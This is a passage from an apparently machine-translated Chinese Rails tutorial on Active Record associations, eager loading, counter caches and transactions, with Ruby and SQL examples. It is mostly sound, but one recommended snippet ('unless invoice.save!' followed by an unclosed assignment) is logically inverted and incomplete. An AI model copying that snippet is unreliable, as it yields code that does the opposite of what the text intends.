an_invoice.order = order # Order will not be saved
```

这儿有个区别。如果你给一个新对象赋值 has_one 关联时, 如果这儿已经存在一个子对象, 那个现有对象将被更新来移除与父行关联的外键(外键将被设置为零)。这在图 14.4 中显示。




Figure 14.4: Adding to a has_one Relationship

David 说. . .

Why Things in Associations Get Saved When They Do

It might seem inconsistent that assigning an order to the invoice will not save the association immediately, but the reverse will. This is because the invoices table is the only one that holds the information about the relationship. Hence, when you associate orders and invoices, it's always the

invoice rows that hold the information. When you assign an order to an invoice, you can easily make this part of a larger update to the invoice row that might also include the billing date. It's therefore possible to fold

what would otherwise have been two database updates into one. In an ORM, it's generally the rule that fewer database calls is better. When an order object has an invoice assigned to it, it still needs to update the invoice row. So, there's no additional benefit in postponing that association until the order is saved. In fact, it would take considerably more software to do so. And Rails is all about less software.

最后，这是危险的。如果子行不能被保存(例如，因它确认失败)，Active Record 将不会抱怨—你将得不到暗示，行不能被添加到数据库。对于这个原因，我们强烈推荐代替先前代码，你写出

```
invoice = Invoice.new  
  # fill in the invoice  
  unless invoice.save!  
    an_order.invoice = invoice
```

save!方法在失败时抛出一个异常，所以至少你将知道有些东西出错误了。

belongs_to() 声明

belongs_to() 声明给定的类是本身类的父类。尽管 belongs_to 可能不是我们考虑这种关系时最先想到的词，但是 Active Record 的约定是包含外键的表属于它引用的表。如果这有助于编码的话，你应该把 references 当成 belongs_to 使用。

我们假定父类的名字是属性名大小写混合的单数形式，外键字段是附加_id 的属性名的单数形式。所以，给出下面代码

```
class LineItem < ActiveRecord::Base  
  belongs_to :product  
  belongs_to :invoice_item  
end
```

Active Record 把商品项目和类 Product, InvoiceItem 相关联。(特别注意：其中的单复数形式的变化。) 其中隐含的意思是，它使用了外键 product_id, invoice_item_id 来引用表 products, invoice_items 的 id 列。

还可以覆写这些，其它人会假设传给 `belongs_to()` 一个选项的哈希表散列值改变这些假定。

```
class LineItem < ActiveRecord::Base  
  belongs_to :paid_order,  
    :class_name => "Order",  
    :foreign_key => "order_id",  
    :conditions => "paid_on is not null"  
end
```

这个例子中，我们创建了一个 `paid_order` 的关联，它是类 `Order` 的引用（对应的表 `orders`）。这连接是通过 `order_id` 外键建立的，但是它还是有条件限制的，如果目标行的 `paid_on` 列不为 `null`，它将找到一个定单。这个例子中，我们并没有使用对 `line_items` 表内的单个列直接映射来建立连接。

`belongs_to()` 方法创建许多管理连接的实例方法。这些方法都是以连接名开头来命名，例如：

```
item = LineItem.find(2)  
  
# item.product is the associated Product object  
puts "Current product is #{item.product.id}"  
puts item.product.title  
  
item.product = Product.new(:title => "Advanced Rails",  
:description => "...",  
:image_url => "http://....jpg",  
:price => 34.95,  
:date_available => Time.now)  
item.save!  
  
puts "New product is #{item.product.id}"  
puts item.product.title
```

如果我们运行它（用一个适当的数据连接），可能会有以下的结果。

```
Current product is 2  
Programming Ruby  
New product is 37  
Advanced Rails
```

我们在 LineItem 类中使用方法 product()，product!=() 来存取和更新与 product 对象关联的商品项目对象。在背后，Active Record 是和数据库的机制是一样的。当我们保存对应的商品项目时，它自动保存创建的新 product，并把新的 product 的 id 号和商品项目连接。

belongs_to() 会把方法添加到使用它的类中。这个描述是基于以下的假定，已定义的 LineItem 类属于类 Product。

```
class LineItem < ActiveRecord::Base  
  belongs_to :product  
end
```

在这个例子中，下面方法将被定义用于商品项目，以及它们属于的 products。

1、product(force_reload=false) 返回关联的产品(如果没有关联的产品存在，则返回 nil)。结果被缓存，如果这个订单先前被取出过，则数据库不会再次查询，除非将 true 做为一个参数传递给它。

2、product=(obj) 用给出的产品关联这个商品项目，在这个商品项目内设置外键给产品的主键。如果产品没有被保存，在商品项目被保存时它将被保存，键将在那时被连接。

3、build_product(attributes={}) 构造一个新的 product 对象，并用给定的属性初始化它。这个商品项目将被连接给它。Product 也不会被保存。

4、create_product(attributes={}) 构建一个新的 product 对象，连接这个商品项目给它，然后保存这个 product。

has_one() 声明

has_one 声明一个给定的类(缺省是混合大小写的属性名字的单数形式)是这个类的子类。has_one 声明和 belongs_to 一样定义同一个方法集，因此给定类定义例如：

```
class Order < ActiveRecord::Base  
  has_one :invoice  
end
```

我们可写成


```
order = Order.new  
invoice = Invoice.new  
if invoice.save  
  order.invoice = invoice  
end
```

你可以通过给 `has_one` 传递一个选项的哈希表，来改变 Active Record 的默认行为。另外对于`:class_name`, `:foreign_key`, 和`:conditions` 选项，我们可以看到 `belongs_to()`，我们也可以使用`:dependent` 和`:order`。

`:dependent` 选项是指子表中的记录行不能独立于对应的父表记录行而单独存在。这就意味着如果你删除了父类的记录，而且你定义了`:dependent=>true` 的话，Active Record 将会自动删除子表中相关的记录行。

`:order` 选项，是决定记录返回之前怎样排序。这似乎有点奇怪。我们在 277 页的 `has_many` 中还会讨论。

一对多关系



一对多关系允许你描述一个对象集合。例如，一个定单可能有多个关联的商品项目。在数据库中，对于一特定定单的所有商品项目行包含一个外键列来引用这个定单。

在 Active Record 中，父对象（逻辑上是包含子对象的一个集合）使用 `has_many` 来声明对子表的关系，子表用 `belongs_to` 来表明它的父类。在我们的例子中，类 `LineItem` `belongs_to :order` 和 `orders` 表 `has_many :line_items`。

我们已经在前面说了 `belongs_to()` 关系声明。它和在一对一关系的处理上是一样的。只是 `has_many` 声明添加了一些功能给它的 model。

has_many() 声明

`has_many` 定义了一个属性，它的行为就像子对象集合一样。你可以把子对象当做一个数据来访问，查找特定的子对象，并可添加新子对象。例如，下面代码添加一些商品项目给一个定单。

```
order = Order.new

params[:products_to_buy].each do |prd_id, qty|
  product = Product.find(prd_id)
  order.line_items << LineItem.new(:product => product, :quantity => qty)
```

```
end
```

附加操作符(<<)不仅仅是把一个对象附加到 order 列表中去。它还通过设置它们的外键给这个定单的 id 来将商品项目连接回到这个定单中，并且当父类定单被保存时，商品项目也会自动保存。

我们可以迭代具有 has_many 关系的子类--属性的行为像个数组。

```
order = Order.find(123)  
total = 0.0  
order.line_items.each do |li|  
  total += li.quantity * li.unit_price  
end
```

和 has_one 一样，你也可以提供给 has_many 一组哈希选项来改变 Active Record 的默认行为。选项: class_name, :foreign_key, :conditions, :class_name, :order 和:dependent 工作与在 has_one 内是一样的。has_many 还有:exclusively_dependent, :finder_sql, 和:counter_sql。我们也讨论:order 选项，我们只是列出它，但是在 has_one 中讨论它。

has_one 和 has_many 都支持:dependent 选项。当你要销毁父表中的一个记录行时，:dependent 就会告诉 Rails 销毁子表中的记录行。它通过遍历子表，在带有外键信息的每一个记录行上调用 destroy()，并删除父表中的记录。

然而，如果子表只是被父表用到(也就是说，没有其他的依赖关系)，并且它没有完成任何删除操作这样的钩子方法，你可以使用:exclusively_dependent 来代替:dependent 选项。如果这个选项被设置了，子表的记录行就要在一个 SQL 语句中来执行删除。

最后，你可以覆写 Active Record 用来获取和计数子表记录行的 SQL，这要通过设置:finder_sql, :counter_sql 两个选项来做到。在我们碰到 where 子句中使用:condition 不够用时，这两个选项是用的上了。例如，你可以为一个特定产品创建所有商品项目的一个集合。

```
class Order < ActiveRecord::Base  
  has_many :rails_line_items,  
    :class_name => "LineItem",  
    :finder_sql => "select l.* from line_items l, products p " +  
      " where l.product_id = p.id " +  
      " and p.title like '%rails%'"  
end
```

:counter_sql 选项被用来覆盖 Active Record 中用来计数的查询语句。如果:finder_sql 被指定而且:counter_sql 没有被指定, Active Record 是使用 select count(*) 来替换 finder SQL 语句中的 select 部分, 来合成 counter 的 sql 语句。

:order 选项是指定一个 SQL 片断, 它将为从数据库中加载的行定义一个次序后加入到集合中。如果你需要一种特殊顺序来遍历集合, 你就要指定:order 选项。你给出的 SQL 片断是简单的文本, 它将出现在一个 select 语句的 order by 子句之后。它是由包含了一个或多个列名字组成的列表。这个集合将按列表中的第一个列排序。如果两个记录行有相同的列值, 决定它们次序的是列表中的第二个列名, 以此类推。默认的排序是升序, 可以使用 DESC 来降序排序。

下面代码可以被用于指定一个次序的商品项目, 它以数量次序被排序(最小的数量在前面)。

```
class Order < ActiveRecord::Base  
  has_many :line_items,  
    :order => "quantity, unit_price DESC"  
end
```

如果两个商品项目有同样的数量, 那么单价最高的被放到前面。

回过头想想, 我们讨论过的 has_one 是, 我们也提到它也支持一个:order 选项。它看起来有点奇怪—如果一个父类只和一个子类关联, 那当获取那个子类时, 指定的是哪个 order 呢?

Active Record 可以不在现在的基础数据库上创建 has_one 关系。例如, 一个 customer 可能有很多 orders: 这是一个 has_many 关系。但是 customer 将只有一个最近的 order。我们可以使用 has_one 和:order 的结合来表示这个关系:

```
class Customer < ActiveRecord::Base  
  has_many :orders  
  has_one :most_recent_order,  
    :class_name => 'Order',  
    :order => 'created_at DESC'  
end
```

这段代码在 customer 的 model 中创建一个新的属性, most_recent_order。它将指向最近 created_at 时间戳的 order。我们可以用这个属性来查找 customer 的最近 order。

```
cust = Customer.find_by_name("Dave Thomas")  
puts "Dave last ordered on #{cust.most_recent_order.created_at}"
```

这里的代码能起作用，是因为 Active Record 实际上是使用这样的 SQL 语句来获取有 has_one 关联的数据。

```
SELECT * FROM orders  
WHERE customer_id = ?  
ORDER BY created_at DESC  
LIMIT 1
```

limit 子句意思是只返回一个记录行，以符合 has_one 声明。order by 子句确保记录行是最近的记录。

由 has_many() 添加的更多方法

就像 belongs_to 和 has_one 一样，has_many 给它的主类添加了许多属性方法。同样，这些方法的名字以属性的名字开头。在下面描述中，我们将列出通过声明来添加的方法。

```
class Customer < ActiveRecord::Base  
  has_many :orders  
end
```

1、orders(force_reload=false) 返回一个与这个 customer 关联的次序的数组(如果没有的话，它可能为空)。结果被缓存，并且如果次序先前已被获取过，则数据库将不会再次查询。除非传递 true 做为一参数。

2、orders <<order 添加次序给与这个 customer 关联的次序列表。

3、orders.push(order1, ...) 添加一个或多个 order 对象给与这个 customer 关联的 order 列表。concat() 是这个方法的一个别名。

4、orders.delete(order1, ...) 从与这个 customer 关联的 order 列表中删除一个或多个 order。这并不会删除数据库内的 order 对象—它简单地设置它们的 customer_id 外键为空，中止它们的关联。

5、orders.clear 从这个 customer 分离所有 order。像 delete()，这会中止关联，但从数据库中删除 order，如果它们被标记成:dependent。

6、orders.find(options...) Issues a regular find() call, but the results are constrained only to return orders associated with this customer. Works with the id, the :all, and the :first forms.


7、orders.build(attributes={}) 构造一个新的 order 对象，使用给定属性初始化，并连接给 customer。它不会被保存。

8、orders.create(attributes={}) 构造并保存一个新的 order 对象，使用给定属性来初始化，并连接给 customer。

其它类型的关联

Active Record also implements some higher-level relationships among table rows. You can have tables whose row entries act as elements in lists, or nodes in trees, or entities in nested sets. We talk about these so-called acts as modules starting on page 243.

多对多关系



多对多的关系是对称的关系，两个连接的表都互相使用 `has_and_belongs_to_many` 来声明它们之间的关系。

在数据库中，多对多关联是使用中间连接表来实现的。它包含一对外键连接两个目标表。Active Record 假定这个连接表的名字是两个目标表名以字母顺序串联起来。在前面例子中，我们连接表 `categories` 和表 `products`, Active Record 会去找一个名为 `categories_products` 的连接表。

注意:我们的连接表没有 `id` 这个列。这其中有两个原因，第一，它不需要一记录行已经有两个定义好了的唯一外键。我们在 DDL 是这样定义表。

```
create table categories_products (
  category_id int not null,
  product_id int not null,
  constraint fk_cp_category foreign key (category_id) references
categories(id),
  constraint fk_cp_product foreign key (product_id) references
products(id),
  primary key (category_id, product_id)
);
```


第二个原因是 Active Record 在访问记录行自动会包括连接表的所有列。如果连接表包括一个 id 的列，它的 id 就会覆盖掉被连接表记录行的 id。这个以后我们还会说。

has_and_belongs_to_many() 声明

has_and_belongs_to_many（用 habtm 来代替吧，太长了）在很多方面和 has_many 都很像。habtm 创建了一个属性，本质上就是个集合。这个属性支持很多和 has_many 一样的方法。

另外，当关联两个对象时，habtm 允许你给连接表加入信息。让我们举个例子。

也许我们使用 Rails 写一个社区站点，用户可以阅读文章。可能有很多用户，很多文章，并且任何用户可以阅读任何文章。为了跟踪，我们想知道读每篇文章的是谁，以及每个人读的是什么文章。还想知道一个用户读一篇文章的最后时间。我们只要一个简单的连接表就行了。



我们创建两个 model 类，以便于通过这个表连接它们。

```
class Article < ActiveRecord::Base
  has_and_belongs_to_many :users
  # ...
end

class User < ActiveRecord::Base
  has_and_belongs_to_many :articles
  # ...
end
```

这允许我们做些事情，如列出阅读过文章 123 的用户和由 pragdave 读过的所有文章。

```
# Who has read article 123?
article = Article.find(123)
readers = article.users

# What has Dave read?
dave = User.find_by_name("pragdave")
articles_that_dave_read = dave.articles
```

当我们应用程序注意到有人已经在读一篇文章时，它会把用户记录和这个文章连接在一起。我们将使用 User 类中的一个实例方法来做这件事。

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :articles
  def read_article(article)
    articles.push_with_attributes(article, :read_at => Time.now)
  end
  # ...
end
```

David Says. . .

When a Join Wants to Be a Model

While a many-to-many relation with attributes can often seem like the obvious choice, it's often a mirage for a missing domain model. When it is, it can be advantageous to convert this relationship into a real model and decorate it with a richer set of behavior. This lets you accompany the data with methods.

As an example, we could turn the articles_users relationship into a new model called Reading. This Reading model will belong_to both an article and a user. And it's now the obvious spot to place methods such as find_popular_articles(), which can perform a group by query and return the articles that have been read the most. This lightens the burden on the Article model and turns the concept of popularity into a separated concern that naturally sits with the Reading model.

对 push_with_attributes() 的调用就是和<<方法一样连接两个 models，但是每次有人要读一篇文章，它也会给它创建的连接表记录增加给定的值。

正如其它关系的方法，habtm 支持一组选项来覆写 Active Record 的缺省值，:class_name, :foreign_key, 和:conditions 都和其它 has_XXX 的方法是相同的。(:foreign_key 选项设置这个表的外键列名)。另外，habtm() 支持覆盖连接表名的选项，连接表的外键名，两个 models 之间的查找，增加，删除连接的 SQL 语句，等等。

自连接

对于表中的一个记录连接同一个表中的另一个记录也是可能发生的。举个例子，公司里每一个雇员有一个 manager 和一个 mentor，这两个也是雇员。在 Rails 你可以这样建模。

```
class Employee < ActiveRecord::Base
  belongs_to :manager,
```

```

    :class_name => "Employee",
    :foreign_key => "manager_id"

belongs_to :mentor,
    :class_name => "Employee",
    :foreign_key => "mentor_id"

has_many :mentored_employees,
    :class_name => "Employee",
    :foreign_key => "mentor_id"

has_many :managed_employees,
    :class_name => "Employee",
    :foreign_key => "manager_id"

end

```

让我们加载一些数据。Clem 和 Dawn 每个都一个 manager 和一个 mentor。

	has_one :other	belongs_to :other
other(force_reload = false)	✓	✓
other=	✓	✓
other.nil?	✓	✓
build_other(...)	✓	✓
create_other(...)	✓	✓

	has_many :others	habtm :others
others(force_reload = false)	✓	✓
others <<	✓	✓
others.delete(...)	✓	✓
others.clear	✓	✓
others.empty?	✓	✓
others.size	✓	✓
others.find(...)	✓	✓
others.build(...)	✓	
others.create(...)	✓	
others.push_with_attributes(...)		✓

Figure 14.5: Methods Created by Relationship Declarations

Employee.delete_all

```

adam = Employee.create(:id => 1, :name => "Adam")
beth = Employee.create(:id => 2, :name => "Beth")
clem = Employee.new(:name => "Clem")
clem.manager = adam
clem.mentor = beth
clem.save!

dawn = Employee.new(:name => "Dawn")
dawn.manager = adam
dawn.mentor = clem
dawn.save!

```

然后，我们可以看看关系，回答这样的问题，“谁是 X 的 mentor？”和“哪个雇员是 Y 的 manager？”

```

p adam.managed_employees.map { |e| e.name} # => [ "Clem", "Dawn" ]
p adam.mentored_employees # => []
p dawn.mentor.name # => "Clem"

```

你也可能看到关系的不同用法。它在 243 页描述。

Preloading Child Rows

正常情况下 Active Record 都会推后加载数据库的子记录，一直到他们要用到的时候。例如，

```

class Post < ActiveRecord::Base
  belongs_to :author
  has_many :comments, :order => 'created_on DESC'
end

```

如果我们迭代 posts，访问 author 和 comment 属性，我们将使用一个 SQL 查询，它返回 posts 表中 n 行记录，又从 authors 和 comments 表中得到相关的记录，总共 $2n+1$ 次查询。

```

for post in Post.find(:all)
  puts "Post: #{post.title}"
  puts "Written by: #{post.author.name}"
  puts "Last comment on: #{post.comments.first.created_on}"
end

```

这种性能问题有时使用 `find()` 方法的 `:include` 参数选项来解决。当这个查询完成时，它列出被预先加载的关联表。Active Record 是以一种比较聪明的方式来处理所有的数据都在一个单一的 SQL 查询里返回。如果有 100 个 posts，下面的代码将会消除这 100 个查询的性能。

```
for post in Post.find(:all, :include => :author)
  puts "Post: #{post.title}"
  puts "Written by: #{post.author.name}"
  puts "Last comment on: #{post.comments.first.created_on}"
end
```

这个例子将会把只有一个查询造成的影响消除。

```
for post in Post.find(:all, :include => [:author, :comments])
  puts "Post: #{post.title}"
  puts "Written by: #{post.author.name}"
  puts "Last comment on: #{post.comments.first.created_on}"
end
```

这种预加载并不保证一定会提高性能。[事实上，它可能不会工作！如果你的数据库不支持左侧连接的话，你就不能使用这个特性。例如，Oracle8 的用户将需要更新到 9 来使用预加载。]它连接查询中的所有表，返回很多数据，这些数据转换成 Active Record 对象。如果你的应用程序不使用额外的信息，你将会为此付出代价。如果你父表包含很多很多记录的话，你可能也会碰到问题—与一行一行的懒加载相比。预加载的技术是要消耗很多服务器内存。

如果使用 `:include`，你将需要确定用在 `find()` 的参数中的所有列名—每个前面都以表名作为前缀。在下面例子中，条件句中的 `title` 列要有表名作前缀来让查询成功。

```
for post in Post.find(:all, :conditions => "posts.title like '%ruby%'",
  :include => [:author, :comments])
  #
end
```

计数器

`has_many` 关系定义了一个属性，它是一个集合。它似乎能够回答有关集合大小的问题：这个定单有多少个商品项目呢？实际上你会发现，聚合有个 `size()` 方法，它返回的就是这个关联的对象数目。这个方法是深入到数据库在子表中执行 `select count(*)` 语句，计算外键引用父表的相关记录数。

这个看起来是可行的。然而，如果你需要频繁的知道子项目的个数，这个额外的 SQL 就可能会是一个负担，你应该要避免。Active Record 使用了计数器缓存的技术有助于解决这个问题。在子 model 中的 belongs_to 的声明，你可以要求 Active Record 维护父表记录中关联子表的记录数。这个计数是自动维护的—如果要增加一个子记录，在父表记录中的 count 会自动增加，如果你删除的话，它就会被自动减数。

要激活这个特性，你只需简单的两步。首先，给在子表内 belongs_to 声明加:counter_cache 的选项。

```
class LineItem < ActiveRecord::Base  
  belongs_to :product, :counter_cache => true  
end
```

其次，在父表定义中需要加入一个 integer 列，它的名字是子表名+_count。

```
create table products (  
  id int not null auto_increment,  
  title varchar(100) not null,  
  /* . . . */  
  line_items_count int default 0,  
  primary key (id)  
) ;
```

在这个 DDL 中有一点很重要。这个列必须要声明默认值为 0，（或者你必须在父表记录创建时设置为 0）。如果不这样做，尽管有子表记录数，但最终你会得到 null 值。

一旦你接受了这些步骤，你就会在父表记录中发现有计数器的列，它会自动跟踪子表的记录数。

有一个与计数器缓存有关的问题。这个计数是由一个包含集合的对象来维护，并且如果有往这个对象中添加会得到正确的更新。但是，你也可以在子表中直接设置连接来关联子表和父表。这个情况下，计数器将不会得到更新。

下面是演示一个错误的做法，是把 items 加入一个关联。我们手工来连接子表和父表。注意 size() 属性是不正确的，直到我们强制父类去刷新集合。

```
product = Product.create(:title => "Programming Ruby",  
  :date_available => Time.now)  
line_item = LineItem.new  
line_item.product = product  
line_item.save
```

```
puts "In memory size = #{product.line_items.size}"
puts "Refreshed size = #{product.line_items(:refresh).size}"
```

这是输出

```
In memory size = 0
```

```
Refreshed size = 1
```

正确的做法是把子类加到父类：

```
product = Product.create(:title => "Programming Ruby",
                         :date_available => Time.now)

product.line_items.create

puts "In memory size = #{product.line_items.size}"
puts "Refreshed size = #{product.line_items(:refresh).size}"
```

这次输出了正确数字。

```
In memory size = 1
```

```
Refreshed size = 1
```

14.7 事务处理

数据库事务将一系列修改组合在一起，以一种方式要么完成所有修改，要么一个都不修改。经典使用事实的例子是两个银行账户间的现金交易。基本逻辑很简单。

```
account1.deposit(100)
account2.withdraw(100)
```

However, we have to be careful. What happens if the deposit succeeds but for some reason the withdrawal fails (perhaps the customer is overdrawn)? We'll have added \$100 to the balance in account1 without a corresponding deduction from account2. In effect we'll have created \$100 out of thin air.

Transactions to the rescue. A transaction is something like the Three Musketeers with their motto “All for one and one for all.” Within the scope of a transaction, either every SQL statement succeeds or they all have no effect. Putting that another way, if any statement fails, the entire transaction has no effect on the database.¹⁰[10Transactions are actually more subtle than that. They exhibit the so-called ACID properties: they're Atomic, they ensure Consistency, they work in Isolation, and their effects are Durable (they are made permanent when the transaction is committed). It's worth finding a good database book and reading up on transactions if you plan to take a database application live.]

在 Active Record 中，我们使用 `transaction()` 方法来执行一个块，这是一个特殊的数据库事务处理的上下关联的段落。这个块的结尾，事务处理被提交，更新数据库，除非块中有异常抛出，一旦出现异常，所有的改变将被回滚，数据库的状态还是没有改变。因为事务处理位于数据库连接的上下文环境中。我们必须用一个 Active Record 类做为一个被调来调用它们。像这样写

```
Account.transaction do
  account1.deposit(100)
  account2.withdraw(100)
end
```

让我们来试试事务处理。先创建一个新的数据库表。因为我们使用 MySQL，我们就用 InnoDB 的存储引擎来创建表，这是支持事务处理的。

```
create table accounts (
  id int not null auto_increment,
  number varchar(10) not null,
  balance decimal(10, 2) default 0.0,
  primary key (id)
) type=InnoDB;
```

接着，我们将定义一个简单的银行账户类。个类定义实例方法 `deposit()` 存钱，`withdraw()` 方法取钱。它也提供一些基本的确认—对这个特定账户类型，`balance` 不可能为负数。

```
class Account < ActiveRecord::Base
  def withdraw(amount)
    adjust_balance_and_save(-amount)
  end
  def deposit(amount)
    adjust_balance_and_save(amount)
  end
  private
  def adjust_balance_and_save(amount)
    self.balance += amount
    save!
  end
```

```
def validate
  errors.add(:balance, "is negative") if balance < 0
end
end
```

让我们看看 helper 方法，`adjust_balance_and_save()`。第一行简单地更新 `balance` 字段。然后这个方法试着使用 `save!` 方法保存 model。(记住如果对象不能被保存，`save!`会引发一个异常。我们使用这个异常来通知事务是否发生错误。)

现在让我们写在两个账户转账代码。它很直白。

```
peter = Account.create(:balance => 100, :number => "12345")
paul = Account.create(:balance => 200, :number => "54321")

Account.transaction do
  paul.deposit(10)
  peter.withdraw(10)
end
```

我们检查数据库，的确，现金被交易成功了。

```
mysql> select * from accounts;
+----+-----+-----+
| id | number | balance |
+----+-----+-----+
| 5  | 12345 | 90.00 |
| 6  | 54321 | 210.00 |
+----+-----+-----+
```

我们再向前一步。试着转账 350 美元，确认有效性的规则就会起作用。让我们试试。

```
peter = Account.create(:balance => 100, :number => "12345")
paul = Account.create(:balance => 200, :number => "54321")

Account.transaction do
  paul.deposit(350)
  peter.withdraw(350)
end
```

当我们运行它时，我们会在控制台得到一个异常报告。

```
validations.rb:652:in `save!': ActiveRecord::RecordInvalid
```

```
from transactions.rb:36:in `adjust_balance_and_save'  
from transactions.rb:25:in `withdraw'  
:  
from transactions.rb:71
```

看看数据库，我们可看到数据没有被更改。

```
mysql> select * from accounts;  
+----+-----+-----+  
| id | number | balance |  
+----+-----+-----+  
| 7 | 12345 | 100.00 |  
| 8 | 54321 | 200.00 |  
+----+-----+-----+
```

但是这里有个陷阱在等着你。事务处理可以避免数据库发生不一致的情况，但是 model 对象又该如何呢？让我们看看对于它们会发生什么，我们必须截获异常来允许程序继续处理。

```
peter = Account.create(:balance => 100, :number => "12345")  
paul = Account.create(:balance => 200, :number => "54321")  
begin  
  Account.transaction do  
    paul.deposit(350)  
    peter.withdraw(350)  
  end  
rescue  
  puts "Transfer aborted"  
end  
puts "Paul has #{paul.balance}"  
puts "Peter has #{peter.balance}"
```

结果让人惊讶。

```
Transfer aborted
```

```
Paul has 550.0
```

```
Peter has -250.0
```

虽然数据库仍保持原样，但我们的 model 对象却更新了。这是因为 Active Record 不能跟踪不同对象的更新前后的状态——事实上它也不可能，因为没有简单的办法知道哪个 model 是在事务处理当中。我们可以调整这个，通过明白的告诉 transaction() 方法，把 model 作为一个参数输入才行。

```
peter = Account.create(:balance => 100, :number => "12345")
paul = Account.create(:balance => 200, :number => "54321")
begin
  Account.transaction(peter, paul) do
    paul.deposit(350)
    peter.withdraw(350)
  end
rescue
  puts "Transfer aborted"
end
puts "Paul has #{paul.balance}"
puts "Peter has #{peter.balance}"
```

这次我们看到 models 最终都没有改变。

```
Transfer aborted
Paul has 200.0
Peter has 100.0
```

我们可通过将转账功能移到 Account 类中来整理一下这个代码。因为一个转账包含两个单独的帐户，它们彼此不能互相驱动，我们要让它成为一个类方法，以接受两个 account 对象作为参数。注意在类方法内我们怎样来简化调用 transaction() 方法。

```
class Account < ActiveRecord::Base
  def self.transfer(from, to, amount)
    transaction(from, to) do
      from.withdraw(amount)
      to.deposit(amount)
    end
  end
end
```

用这个被定义的方法，我们的程序也干净多了。

```
peter = Account.create(:balance => 100, :number => "12345")
paul = Account.create(:balance => 200, :number => "54321")
Account.transfer(peter, paul, 350) rescue puts "Transfer aborted"
puts "Paul has #{paul.balance}"
puts "Peter has #{peter.balance}"
Transfer aborted
Paul has 200.0
Peter has 100.0
```

但是让事务处理代码自动恢复对象的状态有一个不足--你不能获得在确认期间得到任何被添加的错误信息。无效的对象将不会被保存，事务处理将回滚所有的东西。但没有简单的办法知道曾经发生了什么错误。

内建的事务处理

当我们讨论父表和子表时，我们说当你要保存一个父表的记录时，Active Record 会注意存储所有依赖的子表记录。这会有多个 SQL 语句执行（一个是为父表，而每个子表都有 sql 语句）。很显然，这种改变也是原子性的，但直到目前为止，我们都没有使用事务来保存这样的相关对象。

